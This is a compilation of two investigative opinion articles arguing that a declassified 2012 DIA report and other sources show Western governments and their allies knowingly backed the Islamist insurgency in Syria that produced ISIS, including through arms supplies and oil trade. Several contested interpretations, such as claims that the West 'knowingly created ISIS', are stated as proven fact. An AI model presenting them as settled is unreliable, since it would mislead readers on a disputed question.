The revelations contradict the official line of Western government on their policies in Syria, and raise disturbing questions about secret Western support for violent extremists abroad, while using the burgeoning threat of terror to justify excessive mass surveillance and crackdowns on civil liberties at home.

Among the batch of documents obtained by Judicial Watch through a federal lawsuit, released earlier this week, is a [US Defense Intelligence Agency \(DIA\) document](#) then classified as "secret," dated 12th August 2012.

The DIA provides military intelligence in support of planners, policymakers and operations for the US Department of Defense and intelligence community.

So far, media reporting has focused on the evidence that the Obama administration knew of arms supplies from a Libyan terrorist stronghold to rebels in Syria.

Some outlets have reported the US intelligence community's internal prediction of the rise of ISIS. Yet none have accurately acknowledged the disturbing details exposing how the West knowingly fostered a sectarian, al-Qaeda-driven rebellion in Syria.

**Charles Shoebridge, a former British Army and Metropolitan Police counter-terrorism intelligence officer, said:**

"Given the political leanings of the organisation that obtained these documents, it is unsurprising that the main emphasis given to them thus far has been an attempt to embarrass Hilary Clinton regarding what was known about the attack on the US consulate in Benghazi in 2012. However, the documents also contain far less publicized revelations that raise vitally important questions of the West's governments and media in their support of Syria's rebellion."

#### **The West's Islamists**

The newly declassified DIA document from 2012 confirms that the main component of the anti-Assad rebel forces by this time comprised Islamist insurgents affiliated to groups that would lead to the emergence of ISIS. **Despite this, these groups were to continue receiving support from Western militaries and their regional allies.**

Noting that "the Salafist [sic], the Muslim Brotherhood, and AQI [al-Qaeda in Iraq] are the major forces driving the insurgency in Syria," the document states that "**the West, Gulf countries, and Turkey support the opposition,**" while **Russia, China and Iran "support the [Assad] regime."**

The 7-page DIA document states that al-Qaeda in Iraq (AQI), the precursor to the Islamic State in Iraq (ISI) which became the 'Islamic State in Iraq and Syria,' "supported the Syrian opposition from the beginning, both ideologically and through the media." The formerly secret Pentagon report notes that the "rise of the insurgency in Syria" has increasingly taken a "sectarian direction," attracting diverse support from Sunni "religious and tribal powers" across the region.

In a section titled 'The Future Assumptions of the Crisis,' the DIA report predicts that while Assad's regime will survive, retaining control over Syrian territory, the crisis will continue to escalate "into proxy war."

The document also recommends the creation of "safe havens under international sheltering, similar to what transpired in Libya when Benghazi was chosen as the command centre for the temporary government."

In Libya, anti-Gaddafi rebels, most of whom were al-Qaeda affiliated militias, were protected by NATO 'safe havens' (aka 'no fly zones').

#### **'Supporting powers' want ISIS entity**

**In a strikingly prescient prediction, the Pentagon document explicitly forecasts the probable declaration of "an Islamic State through its union with other terrorist organizations in Iraq and Syria."**

Nevertheless, "**Western countries, the Gulf states and Turkey are supporting these efforts**" by Syrian "opposition forces" fighting to "control the eastern areas (Hasaka and Der Zor), adjacent to Western Iraqi provinces (Mosul and Anbar):"

"... there is the possibility of establishing a declared or undeclared Salafist Principality in eastern Syria (Hasaka and Der Zor), and this is exactly what the supporting powers to the opposition want, in order to isolate the Syrian regime, which is considered the strategic depth of the Shi'a expansion (Iraq and Iran)."

**The secret Pentagon document thus provides extraordinary confirmation that the US-led coalition currently fighting ISIS, had three years ago welcomed the emergence of an extremist "Salafist Principality" in the region as a way to undermine Assad, and block off the strategic expansion of Iran. Crucially, Iraq is labeled as an integral part of this "Shi'a expansion."**

The establishment of such a "Salafist Principality" in eastern Syria, the DIA document asserts, is "exactly" what the "supporting powers to the [Syrian] opposition want." Earlier on, the document repeatedly describes those "supporting powers" as "the West, Gulf countries, and Turkey."

Further on, the document reveals that Pentagon analysts were acutely aware of the dire risks of this strategy, yet ploughed ahead anyway.

The establishment of such a "Salafist Principality" in eastern Syria, it says, would create "the ideal atmosphere for AQI to return to its old pockets in Mosul and Ramadi." Last summer, ISIS conquered Mosul in Iraq, and just this month has also taken control of Ramadi.

#### **Such a quasi-state entity will provide:**

"... a renewed momentum under the presumption of unifying the jihad among Sunni Iraq and Syria, and the rest of the Sunnis in the Arab world against what it considers one enemy. ISI could also declare an Islamic State through its union with other terrorist organizations in Iraq and Syria, which will create grave danger in regards to unifying Iraq and the protection of territory."

The 2012 DIA document is an Intelligence Information Report (IIR), not a "finally evaluated intelligence" assessment, but its contents are vetted before distribution. **The report was circulated throughout the US intelligence community, including to the State Department, Central Command, the Department of Homeland Security, the CIA, FBI, among other agencies.** In response to my questions about the strategy, the British government simply denied the Pentagon report's startling revelations of deliberate Western sponsorship of violent extremists in Syria. A British Foreign Office spokesperson said:

"AQ and ISIL are proscribed terrorist organisations. The UK opposes all forms of terrorism. AQ, ISIL, and their affiliates pose a direct threat to the UK's national security. We are part of a military and political coalition to defeat ISIL in Iraq and Syria, and are

working with international partners to counter the threat from AQ and other terrorist groups in that region. In Syria we have always supported those moderate opposition groups who oppose the tyranny of Assad and the brutality of the extremists."

The DIA did not respond to request for comment.

#### **Strategic asset for regime-change**

Security analyst Shoebridge, however, who has tracked Western support for Islamist terrorists in Syria since the beginning of the war, pointed out that the secret Pentagon intelligence report exposes fatal contradictions at the heart of official pronouncements:

**"Throughout the early years of the Syria crisis, the US and UK governments, and almost universally the West's mainstream media, promoted Syria's rebels as moderate, liberal, secular, democratic, and therefore deserving of the West's support. Given that these documents wholly undermine this assessment, it is significant that the West's media has now, despite their immense significance, almost entirely ignored them."**

According to Brad Hoff, a former US Marine who served during the early years of the Iraq War and as a 9/11 first responder at the Marine Corps Headquarters in Battalion Quantico from 2000 to 2004, the just released Pentagon report for the first time provides stunning affirmation that:

**"US intelligence predicted the rise of the Islamic State in Iraq and the Levant (ISIL or ISIS), but instead of clearly delineating the group as an enemy, the report envisions the terror group as a US strategic asset."**

Hoff, who is managing editor of *Levant Report* - an online publication run by Texas-based educators who have direct experience of the Middle East - points out that the DIA document "matter-of-factly" states that the rise of such an extremist Salafist political entity in the region offers a "tool for regime change in

Syria."

The DIA intelligence report shows, he said, that the rise of ISIS only became possible in the context of the Syrian insurgency - "there is no mention of US troop withdrawal from Iraq as a catalyst for Islamic State's rise, which is the contention of innumerable politicians and pundits." The report demonstrates that:

"The establishment of a 'Salafist Principality' in Eastern Syria is 'exactly' what the external powers supporting the opposition want (identified as 'the West, Gulf Countries, and Turkey') in order to weaken the Assad government."

The rise of a Salafist quasi-state entity that might expand into Iraq, and fracture that country, was therefore clearly foreseen by US intelligence as likely - but nevertheless strategically useful - blowback from the West's commitment to "isolating Syria."

#### Complicity

Critics of the US-led strategy in the region have repeatedly raised questions about the role of coalition allies in intentionally providing extensive support to Islamist terrorist groups in the drive to destabilize the Assad regime in Syria.

The conventional wisdom is that the US government did not retain sufficient oversight on the funding to anti-Assad rebel groups, which was supposed to be monitored and vetted to ensure that only 'moderate' groups were supported.

**However, the newly declassified Pentagon report proves unambiguously that years before ISIS launched its concerted offensive against Iraq, the US intelligence community was fully aware that Islamist militants constituted the core of Syria's sectarian insurgency.**

Despite that, the Pentagon continued to support the Islamist insurgency, even while anticipating the probability that doing so would establish an extremist Salafi stronghold in Syria and Iraq. As Shoebridge told me, "The documents show that not only did the

US government at the latest by August 2012 know the true extremist nature and likely outcome of Syria's rebellion" - namely, the emergence of ISIS - "but that this was considered an advantage for US foreign policy. This also suggests a decision to spend years in an effort to deliberately mislead the West's public, via a compliant media, into believing that Syria's rebellion was overwhelmingly 'moderate.'"

[Annie Machon](#), a former MI5 intelligence officer who [blew the whistle](#) in the 1990s on MI6 funding of al-Qaeda to assassinate Libya's former leader Colonel Gaddafi, similarly said of the revelations:

**"This is no surprise to me. Within individual countries there are always multiple intelligence agencies with competing agendas."**

She explained that MI6's Libya operation in 1996, which resulted in the deaths of innocent people, "happened at precisely the time when MI5 was setting up a new section to investigate al-Qaeda."

This strategy was repeated on a grand scale in the 2011 NATO intervention in Libya, said Machon, where the CIA and MI6 were: "... supporting the very same Libyan groups, resulting in a failed state, mass murder, displacement and anarchy. So the idea that elements of the American military-security complex have enabled the development of ISIS after their failed attempt to get NATO to once again 'intervene' is part of an established pattern. And they remain indifferent to the sheer scale of human suffering that is unleashed as a result of such game-playing."

#### Divide and rule

Several US government officials have conceded that their closest allies in the anti-ISIS coalition were funding violent extremist Islamist groups that became integral to ISIS.

US Vice President Joe Biden, for instance, [admitted](#) last year that Saudi Arabia, the UAE, Qatar and Turkey had funneled hundreds of

millions of dollars to Islamist rebels in Syria that metamorphosed into ISIS.

But he did not admit what this internal Pentagon document demonstrates - that the entire covert strategy was sanctioned and supervised by the US, Britain, France, Israel and other Western powers.

The strategy appears to fit a policy scenario identified by a recent US Army-commissioned RAND Corp [report](#).

The report, published four years before the DIA document, called for the US "to capitalise on the Shi'a-Sunni conflict by taking the side of the conservative Sunni regimes in a decisive fashion and working with them against all Shiite empowerment movements in the Muslim world."

The US would need to contain "Iranian power and influence" in the Gulf by "shoring up the traditional Sunni regimes in Saudi Arabia, Egypt, and Pakistan." Simultaneously, the US must maintain "a strong strategic relationship with the Iraqi Shi'ite government" despite its Iran alliance.

The RAND report [confirmed](#) that the "divide and rule" strategy was already being deployed "to create divisions in the jihadist camp. Today in Iraq such a strategy is being used at the tactical level."

The report observed that the US was forming "temporary alliances" with al-Qaeda affiliated "nationalist insurgent groups" that have fought the US for four years in the form of "weapons and cash." Although these nationalists "have cooperated with al-Qaeda against US forces," they are now being supported to exploit "the common threat that al-Qaeda now poses to both parties."

The 2012 DIA document, however, further shows that while sponsoring purportedly former al-Qaeda insurgents in Iraq to counter al-Qaeda, Western governments were simultaneously arming al-Qaeda insurgents in Syria.

The revelation from an internal US intelligence document that the very US-led coalition supposedly fighting 'Islamic State' today, knowingly created ISIS in the first place, raises troubling questions about recent government efforts to justify the expansion of state anti-terror powers.

In the wake of the rise of ISIS, intrusive new measures to combat extremism including mass surveillance, the Orwellian 'prevent duty' and even plans to enable government censorship of broadcasters, are being pursued on both sides of the Atlantic, much of which disproportionately targets activists, journalists and ethnic minorities, especially Muslims.

Yet the new Pentagon report reveals that, contrary to Western government claims, the primary cause of the threat comes from their own deeply misguided policies of secretly sponsoring Islamist terrorism for dubious geopolitical purposes.

---

Dr [Nafeez Ahmed](#) is an investigative journalist, bestselling author and international security scholar. A former *Guardian* writer, he writes the 'System Shift' column for *VICE's Motherboard*, and is also a columnist for *Middle East Eye*. He is the winner of a 2015 Project Censored Award, known as the 'Alternative Pulitzer Prize', for Outstanding Investigative Journalism for his *Guardian* work, and was selected in the *Evening Standard's 'Power 1,000'* most globally influential Londoners.

\*\*\*\*\*



## HOW THE WEST CREATED THE "ISLAMIC STATE"

### ... with a little help from our friends

#### Part 1 – OUR TERRORISTS

"This is an organisation that has an apocalyptic, end-of-days strategic vision which will eventually have to be defeated," Gen Martin Dempsey, chairman of the US Joint Chiefs of Staff, told a Pentagon press conference in August.

Military action is necessary to halt the spread of the ISIS/IS "cancer," said President Obama. Yesterday, in his much anticipated address, he called for expanded airstrikes across Iraq and Syria, and new measures to arm and train Iraqi and Kurdish ground forces.

"The only way to defeat [IS] is to stand firm and to send a very straightforward message," declared Prime Minister Cameron. "A country

Internet Source Link:  
<https://medium.com/insurge-intelligence/how-the-west-created-the-islamic-state-dbfaf6f83bc1f>

"This is an organisation that has an apocalyptic, end-of-days strategic vision which will eventually have to be defeated," Gen Martin Dempsey, chairman of the US Joint Chiefs of Staff, told a Pentagon press conference in August.

Military action is necessary to halt the spread of the ISIS/IS "cancer," said President Obama. Yesterday, in his much anticipated address, he called for expanded airstrikes across Iraq and Syria, and new measures to arm and train Iraqi and Kurdish ground forces.

*"The only way to defeat [IS] is to stand firm and to send a very straightforward message," declared Prime Minister Cameron. "A country like ours will not be cowed by these barbaric killers."*

Missing from the chorus of outrage, however, has been any acknowledgement of the integral role of covert US and British regional military intelligence strategy in empowering and even directly sponsoring the very same virulent Islamist militants in Iraq, Syria and beyond, that went on to break away from al-Qaeda and form 'ISIS', the Islamic State of Iraq and Syria, or now simply, the Islamic State (IS). Since 2003, Anglo-American power has secretly and openly coordinated direct and indirect support for Islamist terrorist groups linked to al-Qaeda across the Middle East and North Africa. This ill-conceived patchwork geostrategy is a legacy of the persistent influence of neoconservative ideology, motivated by longstanding but often contradictory ambitions to dominate regional oil resources, defend an expansionist Israel, and in pursuit of these, re-draw the map of the Middle East.

Now despite Pentagon denials that there will be boots on the ground – and Obama's insistence that this would not be another "Iraq war" – local Kurdish military and intelligence sources confirm that US and German special operations forces are already "on the ground here. They are helping to support us in the attack." US airstrikes on ISIS positions and arms supplies to the Kurds have also been accompanied by British RAF reconnaissance flights over the region and UK weapons shipments to Kurdish peshmerga forces.

#### Divide and rule in Iraq

*"It's not that we don't want the Salafis to throw bombs," said one US government defense consultant in 2007. "It's who they throw them at – Hezbollah, Moqtada al-Sadr, Iran, and at the Syrians, if they continue to work with Hezbollah and Iran."*

Early during the 2003 invasion and occupation of Iraq, the US covertly supplied arms to al-Qaeda affiliated insurgents even while ostensibly supporting an emerging Shi'a-dominated administration. Pakistani defense sources interviewed by Asia Times in February 2005 confirmed that insurgents described as "former Ba'ath party" loyalists – who were being recruited and trained by "al-Qaeda in Iraq" under the leadership of the late Abu Musab Zarqawi – were being supplied Pakistan-manufactured weapons by the US. The arms

shipments included rifles, rocket-propelled grenade launchers, ammunition, rockets and other light weaponry. These arms "could not be destined for the Iraqi security forces because US arms would be given to them", a source told Syed Saleem Shahzad – the Times' Pakistan bureau chief who, "known for his [exposes of the Pakistani military](#)" according to the New Yorker, was murdered in 2011. Rather, the US is playing a double-game to "head off" the threat of a "Shi'ite clergy-driven religious movement," said the Pakistani defense source.

This was not the only way US strategy aided the rise of Zarqawi, a bin Laden mentee and brainchild of the extremist ideology that would later spawn 'ISIS.'



The JSOC insignia

According to a little-known November report for the [US Joint Special Operations University](#) (JSOU) and Strategic Studies Department, *Dividing Our Enemies*, post-invasion Iraq was "an interesting case study of fanning discontent among enemies, leading to 'red-against-red' [enemy-against-enemy] firefights."

While counterinsurgency on the one hand requires US forces to "ameliorate harsh or deprived living conditions of the indigenous populations" to publicly win local hearts and minds:

*"... the reverse side of this coin is one less discussed. It involves no effort to win over those caught in the crossfire of insurgent and counterinsurgent warfare, whether by bullet or broadcast. On the contrary, this underside of the counterinsurgency coin is calculated to exploit or create divisions among adversaries for the purpose of fomenting enemy-on-enemy deadly encounters."*

In other words, US forces will pursue public legitimacy through conventional social welfare while simultaneously delegitimising local enemies by escalating intra-insurgent violence, knowing full-well that doing so will in turn escalate the number of innocent civilians

"caught in the crossfire." The idea is that violence covertly calibrated by [US special operations](#) will not only weaken enemies through infighting but turn the population against them.

In this case, the 'enemy' consisted of jihadists, Ba'athists, and peaceful Sufis, who were in a majority but, like the militants, also opposed the US military presence and therefore needed to be influenced. The JSOU report referred to events in late 2004 in Fallujah where "US psychological warfare (PSYOP) specialists" undertook to "set insurgents battling insurgents." This involved actually promoting Zarqawi's ideology, ironically, to defeat it: "The PSYOP warriors crafted programs to exploit Zarqawi's murderous activities – and to disseminate them through meetings, radio and television broadcasts, handouts, newspaper stories, political cartoons, and posters – thereby diminishing his folk-hero image," and encouraging the different factions to pick each other off. "By tapping into the Fallujans' revulsion and antagonism to the Zarqawi jihadis the Joint PSYOP Task Force did its 'best to foster a rift between Sunni groups.'"

Yet as noted by Dahr Jamail, one of the few unembedded investigative reporters in Iraq after the war, the proliferation of propaganda linking the acceleration of suicide bombings to the persona of Zarqawi was not matched by meaningful evidence. His own search to substantiate the myriad claims attributing the insurgency to Zarqawi beyond anonymous US intelligence sources encountered only an "[erie blankness](#)".

The US military operation in Fallujah, largely justified on the claim that Zarqawi's militant forces had occupied the city, used white phosphorous, cluster bombs, and indiscriminate air strikes to pulverise 36,000 of Fallujah's 50,000 homes, killing nearly a thousand civilians, terrorising 300,000 inhabitants to flee, and culminating in a disproportionate increase in birth defects, cancer and infant mortality due to the devastating environmental consequences of the war.



US soldiers in Fallujah

To this day, Fallujah has suffered from being largely cut-off from wider Iraq, its infrastructure largely unworkable with water and sewage systems still in disrepair, and its citizens subject to sectarian discrimination and persecution by Iraqi government backed Shi'a militia and police. "Thousands of bereaved and homeless Falluja families have a new reason to hate the US and its allies," observed [The Guardian](#) in 2005. Thus, did the US occupation [plant the seeds](#) from which Zarqawi's legacy would coalesce into the Frankenstein monster that calls itself "the Islamic State."

Bankrolling al-Qaeda in Syria

According to former French foreign minister [Roland Dumas](#), Britain had planned covert action in Syria as early as 2009: "I was in England two years before the violence in Syria on other business," he told French television: "I met with top British officials, who confessed to me that they were preparing something in Syria. This was in Britain not in America. Britain was preparing gunmen to invade Syria."

Leaked emails from the [private intelligence firm Stratfor](#), including notes from [a meeting with Pentagon officials](#), confirmed that as of 2011, US and UK special forces training of Syrian opposition forces

was well underway. The goal was to elicit the "collapse" of Assad's regime "from within."

Since then, the role of the [Gulf states](#) – namely Saudi Arabia, Qatar, Kuwait, the United Arab Emirates, and Jordan (as well as NATO member Turkey) – in officially and unofficially [financing](#) and coordinating the [most virulent elements](#) amongst Syria's rebels under the tutelage of US military intelligence is no secret. Yet the conventional wisdom is that the funneling of support to Islamist extremists in the rebel movement affiliated to al-Qaeda has been a colossal and regrettable error.

The reality is very different. The empowerment of the Islamist factions within the 'Free Syrian Army' (FSA) was a foregone conclusion of the strategy.

In its drive to depose Col. Qaddafi in Libya, NATO had previously allied itself with rebels affiliated to the al-Qaeda faction, the Islamic Fighting Group. The resulting Libyan regime backed by the US was in turn [liaising with FSA leaders](#) in Istanbul to provide money and heavy weapons for the anti-Assad insurgency. The State Department even hired an al-Qaeda affiliated Libyan militia group to provide [security](#) for the US embassy in Benghazi – although they had links with the very people that attacked the embassy.

Last year, CNN confirmed that CIA officials operating secretly out of the Benghazi embassy were being forced to take extra [polygraph tests](#) to keep under wraps what US Congressman suspect was a covert operation "to move surface-to-air missiles out of Libya, through Turkey, and into the hands of Syrian rebels."

With their [command and control centre](#) based in Istanbul, Turkey, military supplies from Saudi Arabia and Qatar in particular were transported by Turkish intelligence to the border for rebel acquisition. [CIA operatives along with Israeli and Jordanian commandos](#) were also training FSA rebels on the Jordanian-Syrian border with anti-tank and anti-aircraft weapons. In addition, other [reports](#) show that British and French military were also involved in these secret training programmes. It appears that the

same FSA rebels receiving this elite training went straight into ISIS – last month one ISIS commander, [Abu Yusaf](#), said, “Many of the FSA people who the west has trained are actually joining us.”

The [National](#) thus confirmed the existence of another command and control centre in Amman, Jordan, “staffed by Western and Arab military officials,” which “channels vehicles, sniper rifles, mortars, heavy machine guns, small arms and ammunition to Free Syrian Army units.” Rebel and opposition sources described the weapons bridge as “a well-run operation staffed by high-ranking military officials from 14 countries, including the US, European nations and Arabian Gulf states, the latter providing the bulk of materiel and financial support to rebel factions.”

The FSA sources interviewed by The National went to pains to deny that any al-Qaeda affiliated factions were involved in the control centre, or would receive any weapons support. But this is difficult to believe given that “Saudi and Qatari-supplied weapons” were being funneled through to the rebels via Amman, to their favoured factions. Classified [assessments](#) of the military assistance supplied by US allies Saudi Arabia and Qatar obtained by the New York Times showed that “most of the arms shipped at the behest of Saudi Arabia and Qatar to supply Syrian rebel groups... are going to hardline Islamist jihadists, and not the more secular opposition groups that the West wants to bolster.”

Lest there be any doubt as to the extent to which all this covert military assistance coordinated by the US has gone to support al-Qaeda affiliated factions in the FSA, it is worth noting that earlier this year, the Israeli military intelligence website [Debkafile](#) – run by two veteran correspondents who covered the Middle East for 23 years for The Economist – reported that: “Turkey is giving Syrian rebel forces, including the al-Qaeda-affiliated Nusra Front, passage through its territory to attack the northWestern Syrian coastal area around Latakia.”

In August, [Debkafile](#) reported that “The US, Jordan and Israel are quietly backing the mixed bag of some 30 Syrian rebel factions”, some of which had just “seized control of the Syrian side of the

Quneitra crossing, the only transit point between Israeli and Syrian Golan.” However, Debkafile noted, “al-Qaeda elements have permeated all those factions.” Israel has provided limited support to these rebels in the form of “medical care,” as well as “arms, intelligence and food...”

*“Israel acted as a member, along with the US and Jordan, of a support system for rebel groups fighting in southern Syria. Their efforts are coordinated through a war-room which the Pentagon established last year near Amman. The US, Jordanian and Israeli officers manning the facility determine in consultation which rebel factions are provided with reinforcements from the special training camps run for Syrian rebels in Jordan, and which will receive arms. All three governments understand perfectly that, notwithstanding all their precautions, some of their military assistance is bound to percolate to al-Qaeda’s Syrian arm, Jabhat Al-Nusra, which is fighting in rebel ranks. Neither Washington or Jerusalem or Amman would be comfortable in admitting they are arming al-Qaeda’s Nusra Front in southern Syria.”*

This support also went to ISIS. Although the latter was originally founded in Iraq in October 2006, by 2013 the group had significantly expanded its operations in Syria working alongside al-Qaeda’s al-Nusra until February 2014, when ISIS was formally denounced by al-Qaeda. Even so, experts on the region’s Islamist groups point out that the [alleged rift](#) between al-Nusra and ISIS, while real, is not as fraught as one might hope, constituting a mere difference in tactics rather than fundamental ideology.

Officially, the US government’s financial support for the FSA goes through the Washington DC entity, the Syrian Support Group (SSG), [Syrian Support Group \(SSG\)](#) which was incorporated in April 2012. The SSG is licensed via the US Treasury Department to “export, re-export, sell, or supply to the Free Syrian Army (‘FSA’) financial, communications, logistical, and other services otherwise prohibited by Executive Order 13582 in order to support the FSA.”

In mid-2013, the Obama administration intensified its support to the rebels with a new [classified executive order](#) reversing its previous

policy limiting US direct support to only nonlethal equipment. As before, the order would aim to supply weapons strictly to “moderate” forces in the FSA except the government’s vetting procedures to block Islamist extremists from receiving US weapons have never worked.

A year later, [Mother Jones](#) found that the US government has “little oversight over whether US supplies are falling prey to corruption – or into the hands of extremists,” and relies “on too much good faith.” The US government keeps track of rebels receiving assistance purely through “handwritten receipts provided by rebel commanders in the field,” and the judgement of its allies. Countries supporting the rebels – the very same which have empowered al-Qaeda affiliated Islamists – “are doing audits of the delivery of lethal and nonlethal supplies.” Thus, with the Gulf states still calling the shots on the ground, it is no surprise that by September last year, eleven prominent rebel groups distanced themselves from the ‘moderate’ opposition leadership and [allied themselves](#) with al-Qaeda.

By the SSG’s own conservative estimate, as much as 15% of rebel fighters are Islamists affiliated to al-Qaeda, either through the Jabhat al-Nusra faction, or its breakaway group ISIS. But privately, [Pentagon officials](#) estimate that “more than 50%” of the FSA is comprised of Islamist extremists, and according to rebel sources neither FSA chief Gen Salim Idris nor his senior aides engage in much vetting, decisions about which are made typically by local commanders.

## PART 2 – THE LONG WAR

### Follow the money

Media reports following ISIS’ conquest of much of northern and central Iraq this summer have painted the group as the world’s most super-efficient, self-financed, terrorist organisation that has been able to consolidate itself exclusively through extensive looting of Iraq’s banks and funds from black market oil sales. Much of this narrative, however, has derived from dubious sources, and overlooked disturbing details.

One senior anonymous intelligence source told *Guardian* correspondent [Martin Chaloy](#), for instance, that over 160 computer flash sticks obtained from an ISIS hideout revealed information on ISIS’ finances that was completely new to the intelligence community.

“Before Mosul, their total cash and assets were \$875m [£515m],” said the official on the funds obtained largely via “massive cashflows from the oilfields of eastern Syria, which it had commandeered in late 2012.” Afterwards, “with the money they robbed from banks and the value of the military supplies they looted, they could add another \$1.5bn to that.” The thrust of the narrative coming from intelligence sources was simple: “They had done this all themselves. There was no state actor at all behind them, which we had long known. They don’t need one.”

*“ISIS’ half-a-billion-dollar bank heist makes it world’s richest terror group,” claimed the Telegraph, adding that the figure did not include additional stolen gold bullion, and millions more grabbed from banks “across the region.”*

This story of ISIS’ stupendous bank looting spree across Iraq made global headlines but turned out to be [disinformation](#). Senior Iraqi officials and bankers confirmed that banks in Iraq, including Mosul where ISIS supposedly stole \$430 million, had faced no assault, remain open, and are guarded by their own private security forces.

How did the story come about? One of its prime sources was Iraqi parliamentarian [Ahmed Chalabi](#) – the same man who under the wing of his ‘Iraqi National Congress’ peddled false intelligence about Saddam’s [weapons of mass destruction](#) and ties to al-Qaeda.

In June, Chalabi met with the US ambassador to Iraq, Robert Beecroft, and Brett McGurk, the State Department’s deputy assistant secretary of state for Iraq and Iran. According to sources cited by [Buzzfeed](#) in June, Beecroft “has been meeting Chalabi for months and has dined at his mansion in Baghdad.”

#### **Follow the oil**

But while ISIS has clearly obtained funding from donors in the Gulf states, many of its fighters having broken away from the more traditional al-Qaeda affiliated groups like Jabhat al-Nusra, it has also successfully leveraged its control over Syrian and Iraqi oil fields.

In January, the [New York Times](#) reported that “Islamist rebels and extremist groups have seized control of most of Syria’s oil and gas resources”, bolstering “the fortunes of the Islamic State of Iraq and Syria, or ISIS, and the Nusra Front, both of which are offshoots of al-Qaeda.” Al-Qaeda affiliated rebels had “seized control of the oil and gas fields scattered across the country’s north and east,” while more moderate “Western-backed rebel groups do not appear to be involved in the oil trade, in large part because they have not taken over any oil fields.”

Yet the west had directly aided these Islamist groups in their efforts to operationalise Syria’s oil fields. In April 2013, for instance, the Times noted that al-Qaeda rebels had taken over key regions of Syria: “Nusra’s hand is felt most strongly in Aleppo”, where the al-Qaeda affiliate had established in coordination with other rebel groups [including ISIS](#) “a Shari’ah Commission” running “a police force and an Islamic court that hands down sentences that have included lashings.” Al-Qaeda fighters also “control the power plant and distribute flour to keep the city’s bakeries running.” Additionally, they “have seized government oil fields” in provinces of Deir al-Zour and Hasaka, and now make a “profit from the crude they produce.”

Lost in the fog of media hype was the disconcerting fact that these al-Qaeda rebel bread and oil operations in Aleppo, Deir al-Zour and Hasaka were directly and indirectly supported by the US and the European Union (EU). One account by the [Washington Post](#) for instance refers to a stealth mission in Aleppo “to deliver food and other aid to needy Syrians – all of it paid for by the US government,” including the supply of flour. “The bakery is fully supplied with flour paid for by the United States,” the Post continues, noting that local consumers, however, “credited Jabhat al-Nusra – a rebel group the United States has designated a terrorist organisation because of its

ties to al-Qaeda – with providing flour to the region, though he admitted he wasn’t sure where it comes from.”

And in the same month that al-Qaeda’s control of Syria’s main oil regions in Deir al-Zour and Hasaka was confirmed, the [EU voted to ease an oil embargo](#) on Syria to allow oil to be sold on international markets from these very al-Qaeda controlled oil fields. European companies would be permitted to buy crude oil and petroleum products from these areas, although transactions would be approved by the Syrian National Coalition. Due to damaged infrastructure, oil would be trucked by road to Turkey where the nearest refineries are located.

*“The logical conclusion from this craziness is that Europe will be funding al-Qaeda,” said Joshua Landis, a Syria expert at the University of Oklahoma. Just two months later, a former senior staffer at the Syria Support Group in DC, David Falt, leaked internal SSG emails confirming that the group was “obsessed” with brokering “jackpot” oil deals on behalf of the FSA for Syria’s rebel-run oil regions.*

*“The idea they could raise hundreds of millions from the sale of the oil came to dominate the work of the SSG to the point no real attention was paid to the nature of the conflict,” said Falt, referring in particular to SSG’s director Brian Neill Sayers, who before his SSG role worked with NATO’s Operations Division. Their aim was to raise money for the rebels by selling the rights to Syrian oil.*

Tacit complicity in IS oil smuggling

Even as al-Qaeda fighters increasingly decide to join up with IS, the ad hoc black market oil production and export infrastructure established by the Islamist groups in Syria has continued to function with, it seems, the tacit support of regional and Western powers.

According to Ali [Ediboglu](#), a Turkish MP for the border province of Hatay, IS is selling the bulk of its oil from regions in Syria and Mosul in Iraq through Turkey, with the tacit consent of Turkish authorities: “They have laid pipes from villages near the Turkish border at Hatay. Similar pipes exist also at [the Turkish border regions of] Kilis, Urfa and Gaziantep. They transfer the oil to Turkey

and parlay it into cash. They take the oil from the refineries at zero cost. Using primitive means, they refine the oil in areas close to the Turkish border and then sell it via Turkey. This is worth \$800 million." He also noted that the extent of this and related operations indicates official Turkish complicity. "Fighters from Europe, Russia, Asian countries and Chechnya are going in large numbers both to Syria and Iraq, crossing from Turkish territory. There is information that at least 1,000 Turkish nationals are helping those foreign fighters sneak into Syria and Iraq to join ISIS. The National Intelligence Organization (MIT) is allegedly involved. None of this can be happening without MIT's knowledge."

Similarly, there is evidence that authorities in the Kurdish region of Iraq are also turning a blind eye to IS oil smuggling. In July, [Iraqi officials](#) said that IS had begun selling oil extracted from in the northern province of Salahuddin. One official pointed out that "the Kurdish peshmerga forces stopped the sale of oil at first, but later allowed tankers to transfer and sell oil."

State of Law coalition MP Alia Nasseeif also accused the Kurdistan Regional Government (KRG) of secretly trading oil with IS: "What is happening shows the extent of the massive conspiracy against Iraq by Kurdish politicians... The [illegal] sale of Iraqi oil to ISIS or anyone else is something that would not surprise us." Although Kurdish officials have roundly rejected these accusations, [informed sources](#) told the Arabic daily Asharq Al-Awsat that Iraqi crude captured by ISIS was "being sold to Kurdish traders in the border regions straddling Iraq, Iran and Syria, and was being shipped to Pakistan where it was being sold 'for less than half its original price.'"

An [official statement](#) in August from Iraq's Oil Ministry warned that any oil not sanctioned by Baghdad could include crude smuggled illegally from IS:

*"International purchasers [of crude oil] and other market participants should be aware that any oil exports made without the authorisation of the Ministry of Oil may contain crude oil originating from fields under the control of [ISIS]."*

"Countries like Turkey have turned a blind eye to the practice" of IS oil smuggling, said [Luay al-Khateeb](#), a fellow at the Brookings Doha Center, "and international pressure should be mounted to close down black markets in its southern region." So far there has been no such pressure. Meanwhile, IS oil smuggling continues, with observers [inside and outside Turkey](#) noting that the Turkish government is tacitly allowing IS to flourish as it prefers the rebels to the Assad regime.

According to former Iraqi oil minister Isam al-Jalabi, "Turkey is the biggest winner from the Islamic State's oil smuggling trade." Both traders and oil firms are involved, he said, with the low prices allowing for "massive" profits for the countries facilitating the smuggling.

#### **Buying ISIS oil?**

Early last month, a tanker carrying over a million barrels in crude oil from northern Iraq's Kurdish region arrived at the Texas Gulf of Mexico. The oil had been refined in the Iraqi Kurdish region before being pumped through a new pipeline from the KRG area ending up at Ceyhan, Turkey, where it was then loaded onto the tanker for shipping to the US. Baghdad's efforts to stop the oil sale on the basis of its having national jurisdiction were rebuffed by [American courts](#). In early September, the European Union's ambassador to Iraq, Jana Hybášková, told the [EU Foreign Affairs Committee](#) that "several EU member states have bought oil from the Islamic State (IS, formerly ISIS) terrorist organisation that has been brutally conquering large portions of Iraq and Syria," according to Israel National News. She however "refused to divulge the names of the countries despite being asked numerous times."

A third end-point for the KRG's crude this summer, once again shipped via Turkey's port of Ceyhan, was Israel's southWestern port of [Ashkelon](#). This is hardly news though. In May, [Reuters](#) revealed that Israeli and US oil refineries had been regularly purchasing and importing KRG's disputed oil.

